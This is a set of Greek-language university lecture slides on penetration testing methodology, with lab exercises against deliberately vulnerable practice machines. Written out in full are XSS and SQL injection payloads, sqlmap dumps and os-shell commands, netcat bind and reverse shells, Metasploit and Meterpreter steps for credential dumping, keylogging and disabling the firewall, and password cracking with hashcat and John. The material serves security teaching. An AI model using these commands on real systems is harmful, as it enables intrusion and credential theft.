ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

Ασφάλεια Πληροφοριών Συστημάτων

«Penetration testing methodology»


Τμήμα Πληροφορικής

Επικ. Καθηγητής Π. Κοτζανικολάου, Δρ. Θ. Ντούσκας

Περιεχόμενα

- Μεθοδολογία Δοκιμών Διείσδυσης (Penetration Testing Methodology)
- Βασικά Εργαλεία
- Παραδείγματα

Μεθοδολογία Δοκιμής Διείσδυσης



1η Φάση: Αρχικός Σχεδιασμός – Προετοιμασία

- Έγκριση ελέγχου
- Προσδιορισμός εύρους ελέγχου
- Χρονοδιάγραμμα εκτέλεσης ελέγχου

2η Φάση: Συλλογή Πληροφοριών – Χαρτογράφηση Υποδομών

- Στη 2η Φάση γίνεται η συλλογή της πληροφορίας η οποία είναι απαραίτητη για τις επόμενες φάσεις της μεθοδολογίας. Η συλλογή των πληροφοριών μπορεί να πραγματοποιηθεί είτε με χρήση αυτοματοποιημένων εργαλείων και μηχανών αναζήτησης είτε με ανασκόπηση δικτυακών ιστοσελίδων, είτε με συνδυασμό των παραπάνω τρόπων.

- Ταυτόχρονα, στην 2η Φάση πραγματοποιείται ο προσδιορισμός των τεχνικών χαρακτηριστικών του υπό εξέταση ΠΣ. Συγκεκριμένα, θα πραγματοποιηθούν:
  - η αναγνώριση και η σκιαγράφηση των υπηρεσιών.
  - η εξερεύνηση των ορίων των δικτύων (Network Mapping)
  - η ανίχνευση των διαθέσιμων θυρών (Port Scanning)
  - η απαρίθμηση και σκιαγράφηση των προσβάσιμων συστημάτων.
  - ο προσδιορισμός των Λειτουργικών Συστημάτων (OS fingerprinting)
  - η καταγραφή των πληροφοριών δρομολόγησης
  - ο προσδιορισμός των υποστηριζόμενων πρωτοκόλλων.

3η Φάση: Ανίχνευση Αδυναμιών

- *Ανίχνευση Θυρών (Port Scanning):* nmap
- *Αντιστοίχιση Εφαρμογών (Application Mapping):* amap
- Ανίχνευση Αδυναμιών (Nessus, OpenVas, W3af…)

4η Φάση: Δοκιμές Διείσδυσης

- Στην συγκεκριμένη φάση θα πραγματοποιηθούν δοκιμές διείσδυσης οι οποίες θα επιβεβαιώσουν τις αδυναμίες που εντοπίστηκαν στην προηγούμενη Φάση.

- Οι δοκιμές αυτές θα πραγματοποιηθούν με τη βοήθεια ξεχωριστών σεναρίων τα οποία θα περιγράφουν τις περιπτώσεις εκμετάλλευσης των αδυναμιών.

5η Φάση: Αξιολόγηση Ευρημάτων – Διορθωτικές Ενέργειες

- Στόχος της συγκεκριμένης φάσης είναι η αξιολόγηση των ευρημάτων και η υλοποίηση των απαιτούμενων βελτιώσεων και διορθωτικών ενεργειών ώστε να καλυφθούν οι αδυναμίες οι οποίες εντοπίστηκαν.
- Πιο συγκεκριμένα, θα γνωστοποιηθούν οι αδυναμίες και οι διορθωτικές ενέργειες οι οποίες απαιτούνται και στη συνέχεια θα προβεί στην υλοποίηση των βελτιώσεων αυτών.
- Οι διορθωτικές ενέργειες θα εμπεριέχουν και υποστήριξη θωράκισης ή δραστηριότητες μετριασμού μέσω τεχνολογιών προστασίας όπως IPS ή WAF

6η Φάση: Αναφορές (Reporting)

- Στην 6η φάση συντάσσονται όλες οι απαραίτητες αναφορές (reports), λαμβάνοντας υπόψη όλα τα αποτελέσματα των προηγούμενων φάσεων. Οι αναφορές αυτές θα είναι σε διάφορες μορφές (xls, pdf, html) και θα περιλαμβάνουν τουλάχιστον τα εξής:
  - Στόχος και εύρος των δοκιμών
  - Εργαλεία που χρησιμοποιήθηκαν
  - Αποτελέσματα εργαλείων σε διάφορες μορφές, όπως Αναφορές ανά host / group, συγκεντρωτικές αναφορές ανά ip range, subnet, hosts, συγκεντρωτικές αναφορές από πολλαπλά tests κλπ.
  - Παραμετροποιήσεις και ρυθμίσεις που πραγματοποιήθηκαν σε όλες τις φάσεις των penetration test & vulnerability assessment
  - Ιεραρχημένη λίστα των ευπαθειών που εντοπίστηκαν
  - Λίστα με τις προτεινόμενες λύσεις
  - Λίστα με διορθωτικές ενέργειες
  - Έκθεση συμμόρφωσης σύμφωνα με την ρύθμιση παραμέτρων πολιτικής ασφαλείας.

Τεχνικές Pen Test

- **Black Box**
  - Μηδενική γνώση για τον penetration tester
  - Ο penetration tester στοχεύει στην απόκτηση γνώσεων και πρόσβασης
  - Αποκτά γνώση με τη χρήση εργαλείων ή τεχνικών Κοινωνικής Μηχανικής (Social Engineering)
  - Οι πληροφορίες που είναι προσβάσιμες από το κοινό μπορεί να δοθούν στον penetration tester
  - Πλεονεκτήματα:
    - Πιστή αναπαράσταση μιας επίθεσης από έναν εξωτερικό κακόβουλο τρίτο
    - Παρέχει μια εικόνα της αντοχής (ασφάλειας) των συστημάτων
- **White Box**
  - Δοκιμή πλήρους γνώσης
  - Δίνεται πλήρης πληροφόρηση στον penetration tester για τα συστήματα που θα εξεταστούν
  - Η πληροφόρηση περιλαμβάνει
    - Τεχνολογίες
    - Διαγράμματα ροής δεδομένων
    - Αποσπάσματα κώδικα
    - …
  - Πλεονεκτήματα :
    - Αποκαλύπτει περισσότερες ευπάθειες (vulnerabilities) και μπορεί να είναι ταχύτερη
    - Αναπαράσταση μιας επίθεσης από ένα κακόβουλο τρίτο, ο οποίος έχει καλή γνώση του οργανισμού (π.χ. συνεργάτης).
- **Gray-box or crystal-box test**
  - Η δοκιμή εξομοιώνει ένα κακόβουλο υπάλληλο.
  - Δίνεται ένας λογαριασμός του εσωτερικού δικτύου και μια τυπική πρόσβαση στους πόρους του οργανισμού.
  - Η δοκιμή καταγράφει τις εσωτερικές απειλές από υπαλλήλους εντός του οργανισμού.

2η Φάση: Συλλογή Πληροφοριών – Χαρτογράφηση Υποδομών

- **Passive Information Gathering**
  - **Google search**
  - List of public subdomains
    - **site: “unipi.gr"**
  - List of public subdomains
    - **site: “unipi.gr" –"site:www.unipi.gr"**
  - list pages with specific file type
    - **site: “unipi.gr" filetype:pdf “informatics"**
    - **intitle: "VNC viewer for Java"**
    - **inurl: "/control/userimage.html"**
  - List of unprotected phpmyadmin pages
    - **inurl: .php? intext:CHARACTER_SETS,COLLATIONS intitle:phpmyadmin**
    - inurl:.php? intext:CHARACTER_SETS,COLLATIONS, ?intitle:phpmyadmin
  - List of undetectable php pages (specific backdoor)
    - **inurl:"-N3t" filetype:php undetectable**
  - List of Apache status
    - **intitle:"Apache Status" "Apache Server Status for“**
    - intitle: "IIS Windows Server"

Recon-ng

- recon-ng
- > use recon/contacts/gather/http/api/whois_pocs
- >show options
- >set DOMAIN test.com
- >run

2η Φάση: Συλλογή Πληροφοριών – Χαρτογράφηση Υποδομών

- **Active Information Gathering**
  - **DNS Enumeration**
  - Discover name servers (ns)
    - **host –t ns unipi.gr**
  - Discover mail servers (nsmx)
    - **host –t mx unipi.gr**
  - Discover the Server IP
    - **host www.unipi.gr**
  - Identify if the subdomain exists
    - **host idontexist.unipi.gr**
    - **Whois test.com**

2η Φάση: Συλλογή Πληροφοριών – Χαρτογράφηση Υποδομών

- *Εύρεση ενεργών PCs:* fping
  - Information Gathering -> Network Analysis -> Identify live hosts -> fping
  - fping –g 192.168.1.1 192.168.1.100 –r 1 –s
- *Χαρτογράφηση Δικτύου:* lanmap2
  - Information Gathering -> Network Analysis -> Network Scanners -> lanmap2
  - Νέο tab στην κονσόλα και τρέχεις nmap -vv -A xxx.xxx.xxx.*
  - Αφού τελειώσει πάμε στο path /pentest/enumeration/lanmap2 και τρέχεις ./graph.sh
  - Το γράφημα είναι στο path pentest->enumeration->lanmap2->graph στο αρχείο net.png
- *Αναγνώριση Λ.Σ.:* xprobe2, nmap
  - xprobe2 target_IP
  - nmap -O target_IP

Άσκηση 1

1. Χρησιμοποιείστε όλους τους παραπάνω τρόπους ώστε να βρείτε πληροφορίες σχετικά με το site του πανεπιστημίου.

2. Παρουσιάστε τα ευρήματά σας

Είδος εργασίας: Ατομική

Χρόνος προετοιμασίας: 15 λεπτά

2η Φάση: Συλλογή Πληροφοριών – Χαρτογράφηση Υποδομών

- *Εύρεση ενεργών PCs:* fping
  - Information Gathering -> Network Analysis -> Identify live hosts -> fping
  - fping –g 192.168.1.1 192.168.1.100 –r 1 –s
  - Genlist –s 192.168.1.*
- *Χαρτογράφηση Δικτύου:* lanmap2
  - Information Gathering -> Network Analysis -> Network Scanners -> lanmap2
  - Νέο tab στην κονσόλα και τρέχεις nmap -vv -A xxx.xxx.xxx.*
  - Αφού τελειώσει πάμε στο path /pentest/enumeration/lanmap2 και τρέχεις ./graph.sh
  - Το γράφημα είναι στο path pentest->enumeration->lanmap2->graph στο αρχείο net.png
- *Αναγνώριση Λ.Σ.:* xprobe2, nmap
  - xprobe2 target_IP
  - nmap -O target_IP -- nmap –sS –O target_IP
  - *Αναγνώριση εφαρμογών: amap*
    - *amap 192.168.1.3 8080*

Ασκηση

- Χρησιμοποιήστε το nmap για να βρείτε πληροφορίες για το windows μηχάνημα :
  - Ενεργές πόρτες
  - OS
  - Service
  - …

Χρόνος 15 λεπτά

XSS Attack

A. XSS reflected

- This is a get request XSS. The web site is waits for a parameter:

- http://example.com/index.php?user=

- <script>alert(123)</script>
- <script>alert('test');</script>
- <script>alert(document.cookie)</script>

- **Tag Attribute Value**
  -

- **Different syntax or encoding**

  - "><script >alert(document.cookie)</script >
  - "%3cscript%3ealert(document.cookie)%3c/script%3e

  - <SCRIPT>alert(‘test’);</SCRIPT>

- **Bypassing non-recursive filtering**
  - <scr<script>ipt>alert(document.cookie)</script>

B. Persistent (or stored) XSS vulnerability

- The attacker inserts malicious input via a page of the web application (for example, through a form or within the URL)
- The input is not filtered or replaced and appears reflected in the response.
- The input is stored and will be shown to all viewers of that page.

Άσκηση

- Χρησιμοποιείστε την vulnerable εφαρμογή για να τρέξετε τα παραπάνω παραδείγματα

Διάρκεια: 30 λεπτά

Netcat

- Check if a port is open
- Connect to a specific port
- Example
  - nc –nv target_ip port_muber (25, 110, 143 –imap)

Use netcat for a client –server connection

- Setup netcat at vulnerable machine:
  - Nc –nlvp 444
  - Kali machine – connect to the vulnerable machine:
    - nc –nv target_ip 4444
  - Now we have the connection and we can chat with the victim

Transfer files with netcat

- Windows machine:
  - Setup listener στην port 444 και προωθώ οποιαδήποτε εισερχόμενη κίνηση στο αρχείο incoming .exe
  - Nc –nvlp 4444 > incoming .exe

- Kali machine:
  - Στέλνω ένα αρχείο στο windows machine
  - Nc – nv target_ip 444 < /usr/file (wget.exe)

- Τι παρατηρούμε ;
  - Ότι παρόλο που έχει γίνει η μεταφορά αρχείου στο windows μηχάνημα δεν εμφανίζει κάποιο μήνυμα
  - Για να δω ότι όντως πήγε το αρχείο θα πρέπει να τρέξω το εκτελέσιμο
  - Incoming.exe -h

Απομακρυσμένη διαχείριση με το Netcat

A. Bind Shell Scenario

Ο χρήστης του windows (BOB) έχει ζητήσει την βοήθεια του χρήστη με Linux (ALICE)

- Windows machine:
  - «στέλνει» κάνει redirect cmd.exe σε μια πόρτα TCP ώστε να μπορέσει η χρήστης του linux να συνδεθεί
  - Nc –nlvp 4444 –e cmd.exe
  - Οποιοσδήποτε συνδεθεί στην TCP πόρτα 444 του χρήστη windows βλέπει κατευθείαν ένα cmd
  - root@kali: nc –nv target_ip 444

Απομακρυσμένη διαχείριση με το Netcat

A. Reverse Shell Scenario

Η ALICE χρειάζεται βοήθεια από τον BOB, όμως η ALICE είναι πίσω από firewall.

- BOB:
  - Nc –nlvp 444
- ALICE
  - Nc –nv BOB_IP 444 –e /bin/bash

3η Φάση: Ανίχνευση Αδυναμιών

- *Ανίχνευση Θυρών (Port Scanning):* nmap
- *Αντιστοίχιση Εφαρμογών (Application Mapping):* amap
- Βάσεις δεδομένων αδυναμιών:
  - http://www.exploit-db.com
- Αυτοματοποιημένα Εργαλεία:
  - Ανίχνευση Αδυναμιών:
    - Nessus
    - OpenVas
    - W3af
    - burp

nmap

- **TCP Scan**
  - **Πλεονεκτήματα:** δεν απαιτείται προνομιακή πρόσβαση στο σύστημα. Κάνει χρήση των προτυποποιημένων TCP-based μεθόδων για την δημιουργία της μιας σύνδεσης με το ελεγχόμενο σύστημα.
  - **Μειονεκτήματα**: Δημιουργεί μια TCP σύνδεση (μέσω της handshake διαδικασίας) για να ανιχνεύσει αν μια θύρα είναι ανοιχτεί ή όχι (καταγράφεται στα logs της εφαρμογής). Μέχρι να τερματιστεί η σύνδεση με την αποστολή του RST η διαδικασία της χειραψίας έχει ολοκληρωθεί.
  - **TCP connect() Scan**
    - nmap -sT –v VictimIP
- **TCP SYN Scan**
  - **Πλεονεκτήματα**: δεν δημιουργείται TCP session, δεν καταγράφεται στα logs της εφαρμογής του θύματος.
  - **Μειονεκτήματα**: Το nmap απαιτεί προνομιακή πρόσβαση στο σύστημα. Χωρίς προνομιακή πρόσβαση δεν μπορεί να επιτευχθεί η δημιουργία των απαιτούμενων πακέτων για την εκτέλεση της “half-open
  - **TCP SYN Scan**
    - nmap -sS –v VictimIP
- **Versions Scan**
  - Nmap –sV –p25 Victim Ip

Άσκηση 2

1. Χρησιμοποιήστε τα εργαλεία που αναφέρθηκαν παραπάνω για την αναγνώριση του στόχου.
2. Παρουσιάστε τα ευρήματα στους υπόλοιπους

Είδος εργασίας: Ατομική

Χρόνος προετοιμασίας: 20 λεπτά

Άσκηση 3

1. Εγκαταστήστε τα παρακάτω εργαλεία
   - Nessus
   - OpenVas
   - W3af
   - burp
2. Χρησιμοποιήστε τα εργαλεία αυτά για την αναγνώριση του στόχου.
3. Παρουσιάστε τα ευρήματα στους υπόλοιπους

Είδος εργασίας: Ατομική
Χρόνος προετοιμασίας: 20 λεπτά

4η Φάση: Δοκιμές Διείσδυσης

- Προετοιμασία

  Α. Λίστα με πιθανά ονόματα πινάκων βάσης δεδομένων

  Β. Λίστα με πιθανά passwords

- Υπάρχουσες λίστες
  - ls –l /usr/share/wordlists/
  - kali:~# leafpad /usr/share/sqlmap/txt/wordlist.txt

- Δημιουργία λίστας με πιθανά Password
- Δημιουργία ενός αρχείου με πιθανά passwords των 6 χαρακτήρων αποτελούμενα από 0123456abc και αποθηκεύονται στο txt file
  - **crunch 6 6 0123456abc -o listteo.txt**
  - **crunch 6 6 0123456abc -o Desktop/listteo.txt**
- **Δ**ημιουργία αρχείων κωδικών από ήδη έτοιμη με mix κεφαλαίων μικρών
  - **crunch 4 4 –f /usr/share/crunch/charset.lst mixalpha -o listteo.txt**
- Εμφάνιση της έτοιμης λίστας
  - **cat /usr/share/crunch/charset.lst**
- Δημιουργία συγκεκριμένου pattern: Abc$#123
  - **crunch 8 8 –t ,@@^^%%% |more**


Άσκηση 4

1. Δημιουργήστε την δική σας λίστα με passwords
2. Δημιουργήστε την δική σας λίστα με πιθανά tables της βάσης
3. Δημιουργήστε την δική σας λίστα με πιθανά columns ενός πίνακα
4. Δημιουργήστε μία λίστα με hash values (http://www.md5.cz/)

Είδος εργασίας: Ατομική
Χρόνος Προετοιμασίας: 15 λεπτά

4η Φάση: Δοκιμές Διείσδυσης

- BURP SUITE



4η Φάση: Δοκιμές Διείσδυσης

- SQL Injection
- Check for mysql version
  - ' union select @@version, null --
  - http://localhost/workspace/DVWA/vulnerabilities/sqli/?id=' union select @@version, null—

- Select * from users where name='test' and password='222';
- Select * from users where name='any' or 1=1;#' and password='222';
- επιστρέφουμε όλες τις εγγραφές του πίνακα
  - ' or 1 = 1 ; #
  - ' or 1 >0; #
  - ' or 2= 2 ; #
  - ' or 'a'='a';#
  - ' or 1=1--
    " or 1=1--
    or 1=1--
    ' or 'a'='a
    " or "a"="a
    ') or ('a'='a

find the db name

' union select null, null from idontexist -- Result:
Table 'dvwa.idontexist' doesn't exist

Βρίσκουμε πόσες στήλες έχουμε στον πίνακα

' order by 2;#
' order by 3;#
Unknown column '3' in 'order clause'
' union select 1,2;#
ID: ' union select 1,2;#
First name: 1
Surname: 2
' union select 'a', 'b';#

find the db name

' union select database (), version ();#
ID: ' union select database (), version ();#
First name: dvwa
Surname: 5.1.41

εμφανίζει όλα τα password και τους χρήστες της mysql

' union select user, password FROM mysql. user; #

επιστρέφει όλα τα password και τους χρήστες της συγκεκριμένης βάσης

' union select user, password FROM users; #
' union select system_user (), user ();#

More: http://websec.wordpress.com/2007/11/17/mysql-table-and-column-names/

Άσκηση 5

1. Χρησιμοποιείστε το Burp ώστε να βρείτε τα vulnerable variables της εφαρμογής
2. Εκτελέστε διάφορες επιθέσεις στην εφαρμογή «θύμα»
3. Χρησιμοποιήστε τις λίστες που φτιάξατε στην προηγούμενη άσκηση

Είδος εργασίας: Ατομική

Χρόνος προετοιμασίας: 15 λεπτά

4η Φάση: Δοκιμές Διείσδυσης

- **SQLMAP**

- Target_url www/test.test/index.php?id=1
-
- ./sqlmap.py –u target_url

- Φέρνει όλες τις βάσεις
  - ./sqlmap.py –u target_url - - dbs
- Φέρνει όλα τα tables της συγκεκριμένης βάσης
  - ./sqlmap.py –u target_url –D db_name –tables
- Φέρνει όλες τις στήλες του συγκεκριμένου table
  - ./sqlmap.py –u target_url –D db_name -T db_table - -columns (see columns of the table)
- Φέρνει όλα τα περιεχόμενα της συγκεκριμένης στήλης
  - ./sqlmap.py –u target_url –D db_name -T db_table – C column_name - -dump (see the content of the column)
- ./sqlmap.py –u target_url –T db_user –U password –dump
-
- Ψάχνει για sql vulnerabilities και ψάχνει για post and get parameteres
  - Sqlmap -u http://192.168.2.2 - - crawl=1
- Print out the dbs:
  - Sqlmap -u http://192.168.2.2?id=1 - - dbms=mysql - -dump - - threads=5
- Upload a shell
  - Sqlmap -u http://192.168.2.2 - - dbms=mysql - - dump - - os-shell

4η Φάση: Δοκιμές Διείσδυσης

- Crack passwords
  - **Hash-identifier**
    - Εντοπίζει τον αλγόριθμο με τον οποίο έχει δημιουργηθεί το hash
  - **Hashcat**
    - **Hashcat --help**
    - **Attack mode**
      - 0= straight attack
      - 1= combination
    - **Hashtypes:**
      - 0=md5
      - 10 = md5($pass.$salt)
      - 20 = md5($salt.$pass)
      - 30 = md5(unicode($pass).$salt)
      - 40 = md5($salt.unicode($pass))
      - 50 = HMAC-MD5 (key = $pass)
      - 60 = HMAC-MD5 (key = $salt)
      - 100 = SHA1
    - **Rules:**
      - **/usr/share/hascat/rules**
      - Combinator.rule
      - Best64.rule
    - **Hashcat –m 0 –a 1 hashes/hashes.txt passlist/passwords –r /usr/share/hascat/rules/combinator.rule**

- **Όπου hashes/hashes.txt είναι η λίστα με τα Hashes**
- **Όπου passlist/passwords είναι η λίστα με τα passwords(plain text)**

John the Ripper (JTR)

- **root@kali:~#** John hashes.txt
  - john winusers.txt --format=nt
  - john --format=nt Desktop/testhashes
  - john --show Desktop/testhashes

- **Dictionary Attack**
  - john --wordlist=/usr/share/sqlmap/txt/wordlist.txt Desktop/testhashes
  - john --wordlist=/usr/share/sqlmap/txt/wordlist.txt Desktop/testhashes --rules

4η Φάση: Δοκιμές Διείσδυσης

- **SQLMAP**

- Target_url www/test.test/index.php?id=1
-
- ./sqlmap.py –u target_url

- Φέρνει όλες τις βάσεις
  - ./sqlmap.py –u target_url - - dbs
- Φέρνει όλα τα tables της συγκεκριμένης βάσης
  - ./sqlmap.py –u target_url –D db_name –tables
- Φέρνει όλες τις στήλες του συγκεκριμένου table
  - ./sqlmap.py –u target_url –D db_name -T db_table - -columns (see columns of the table)
- Φέρνει όλα τα περιεχόμενα της συγκεκριμένης στήλης
  - ./sqlmap.py –u target_url –D db_name -T db_table – C column_name - -dump (see the content of the column)
- ./sqlmap.py –u target_url –T db_user –U password –dump
-
- Ψάχνει για sql vulnerabilities και ψάχνει για post and get parameteres
  - Sqlmap -u http://192.168.2.2 - - crawl=1
- Print out the dbs:
  - Sqlmap -u http://192.168.2.2?id=1 - - dbms=mysql - -dump - - threads=5
- Upload a shell
  - Sqlmap -u http://192.168.2.2 - - dbms=mysql - - dump - - os-shell

Άσκηση 6

1. Χρησιμοποιείστε το sqlmap για να εκτελέσετε αυτοματοποιημένα sql injections

Είδος εργασίας: Ατομική

Χρόνος προετοιμασίας: 15 λεπτά

4η Φάση: Δοκιμές Διείσδυσης

- Metasploit
  - Εκκίνηση
    - /etc/init.d/postgresql start
    - /etc/init.d/metasploit start
  - Msfconsole
- Search for exploits
  - msf >Search pop3 (Αναζήτηση Modules)
- Use exploit
  - msf > use exploit/windows/pop3/seatlelab_pass

Use PAYLOADS

- **msf** > Set Payload windows/shell_reverse_tcp
- **msf Exploit(Seattlelab_pass)>**Show options
- **msf** Set Payload windows/shell_reverse_tcp
- **msf Exploit(Seattlelab_pass)>**Show options
- **msf Exploit(Seattlelab_pass)>**Set RHOST (VICTIM)
- **msf Exploit(Seattlelab_pass)>**Set LHOST (ATTACKER)
- **msf Exploit(Seattlelab_pass)>**Set LPORT (ATTACKER) 443
- **msf Exploit(Seattlelab_pass)>** exploit

Άσκηση 7

1. Ελέγξτε τις αδυναμίες του θύματος με το OpenVas
2. Ελέγξτε τις αδυναμίες του θύματος με το Nessus

3. Χρησιμοποιείστε τις προηγούμενες εντολές ώστε να εκμεταλλευτείτε μια από τις αδυναμίες του θύματος που εντοπίσατε

Είδος εργασίας: Ατομική

Χρόνος προετοιμασίας: 20 λεπτά

Meterpreter

- **msf exploit(Seattlelab_pass)>**set PAYLOD Windows/ Tab
- **msf exploit(Seattlelab_pass)>**set PAYLOD Windows/meterpreter/reverse_tcp
- **msf exploit(Seattlelab_pass)>** show options
- Set RHOST (VICTIM)
- Set LHOST (ATTACKER)
- **msf exploit(Seattlelab_pass)>**exploit

Meterpreter

- **meterpreter** >HELP
- **meterpreter**>Sysinfo
- **meterpreter** >getuid
- **meterpreter** >Search –f *pass*.txt
- **meterpreter** >Hasdump (παίρνω τα hashes των χρηστών)
- **meterpreter** >Shell
- **meterpreter** >Execute –H –f cmd.exe –i
- **meterpreter** >Keyscan_start

- **Upload file**
  - **meterpreter** >upload /usr/share/windows-binaries/klogger.exe c:\\Users\\teo
- **download file**
  - **meterpreter** >download c:\\Users\\teo\\ Desktop\\test.txt /tmp/test.txt
- **meterpreter** >shell
  - c:\windows\system32> netsh firewall set opmode disable
  - c:\windows\system32> Net user delete
- exit –y (βγαινω από το meterpeter)

Άσκηση 8

1. Χρησιμοποιείστε τις προηγούμενες εντολές ώστε να εκμεταλλευτείτε μια από τις αδυναμίες του θύματος που εντοπίσατε.
2. Προσπαθήστε να ανεβάσετε κάποιο αρχείο στο θύμα
3. Προσπαθήστε να πάρετε τα passwords των χρηστών του θύματος
4. Προσπαθήστε να δημιουργήσετε έναν καινούριο χρήστη στο θύμα με τα δικά σας στοιχεία

Είδος εργασίας: Ατομική

Χρόνος προετοιμασίας: 30 λεπτά

- Metepreter> upload Desktop/Release/fgdump.exe c:\\Windows\\System32
- Metepreter> execute -f fgdump.exe
- Metepreter> Shell
- C:\Windows\System32\ fgdump
- Δημιουργεί Logs 127.0.0.1.pwdump
- Exit –Y (βγαινω από το shell)
- download c:\\Windows\\System32\\127.0.0.1.pwdump Desktop/test1.txt

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

Ασφάλεια Πληροφοριών Συστημάτων

«Penetration testing methodology»

Τμήμα Πληροφορικής

Επικ. Καθηγητής Π. Κοτζανικολάου, Δρ. Θ. Ντούσκας